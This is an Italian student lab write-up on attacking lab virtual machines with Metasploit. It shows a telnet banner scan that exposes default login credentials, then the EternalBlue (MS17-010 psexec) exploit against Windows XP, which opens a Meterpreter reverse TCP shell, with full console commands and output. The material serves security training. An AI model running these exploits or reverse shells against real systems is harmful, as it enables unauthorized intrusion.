CS-0423

CONSEGNA S7/L2
HACKING CON METASPLOIT

Introduzione

Lo scopo di questa esercitazione è quello di testare altri tipi di attacchi con metasploit.

Cos'è un exploit?

Il termine "exploit" si riferisce ad un tipo specifico di software o sequenza di comandi progettati per sfruttare una vulnerabilità o una debolezza di un sistema informatico al fine di ottenere un accesso non autorizzato o eseguire azioni dannose.

Il protocollo attaccato

Il Telnet è un protocollo di rete che consente di stabilire una connessione remota tra due dispositivi attraverso una rete, come ad esempio Internet. Telnet è spesso utilizzato per accedere a un terminale remoto o a una shell da un computer client a un server.

Telnet è un protocollo che trasmette dati, inclusi nomi utente e password, in forma di testo non cifrato. Ciò significa che le informazioni scambiate attraverso una connessione Telnet sono esposte e possono essere lette facilmente da chiunque sia in grado di intercettare il traffico di rete. Questo lo rende esposto ad attacchi come sniffing e man-in-the-middle.

STEP 1

Apriamo metasploit, cerchiamo il modulo ausiliario telnet_version e settiamo le varie impostazioni.

```
msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.50.101   yes       The target host(s), see https://docs.metasploit.c
                                        om/docs/using-metasploit/basics/using-metasploit.
                                        html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per hos
                                        t)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.
```


STEP 2.

Lanciamo l'exploit.

```
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.50.101:23     - 192.168.50.101:23 TELNET _                                     _       _ _          _       _     ____
\x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __|
 '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |
  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_|.__/|_|\___|_____|\x0a
        |_|                                                                 \x0a\x0a\x0aWarning: Never expose this VM to an untrust
ed network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0
a\x0ametasploitable login:
[*] 192.168.50.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```

STEP 3.


Dopo aver lanciato il modulo ausiliario riceviamo in risposta una schermata dove sono in chiaro il nome utente e la password per accedere alla macchina bersaglio (in figura sopra), ora inseriamo queste credenziali ed accediamo in metasploitable2.



Attacco Eternalblue verso Windows XP


Procediamo con questo attacco verso la nostra macchina virtuale di Windows XP.

Settiamo le impostazioni del caso e lanciamo l'attacco.



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                                                                                 yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                                no        The password for the specified username
   SMBUser                                                                                no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.50.200
rhost => 192.168.50.200
```

Una volta dentro lanciamo il comando **ipconfig** per accertarci che l'attacco sia andato effettivamente a segno.



```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.200:445 - Target OS: Windows 5.1
[*] 192.168.50.200:445 - Filling barrel with fish... done
[*] 192.168.50.200:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.50.200:445 -       [*] Preparing dynamite...
[*] 192.168.50.200:445 -               [*] Trying stick 1 (x86)...Boom!
[*] 192.168.50.200:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.50.200:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.50.200:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.50.200:445 - Reading from CONNECTION struct at: 0x81deb3d8
[*] 192.168.50.200:445 - Built a write-what-where primitive...
[+] 192.168.50.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.200:445 - Selecting native target
[*] 192.168.50.200:445 - Uploading payload... QZhEikIG.exe
[*] 192.168.50.200:445 - Created \QZhEikIG.exe...
[+] 192.168.50.200:445 - Service started successfully...
[*] 192.168.50.200:445 - Deleting \QZhEikIG.exe...
[*] Sending stage (175686 bytes) to 192.168.50.200
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.200:1057) at 2024-01-16 14:58:35 +0100

meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit* di pianificazione pacchetti
Hardware MAC : 08:00:27:f6:a5:fe
MTU          : 1500
IPv4 Address : 192.168.50.200
IPv4 Netmask : 255.255.255.0
```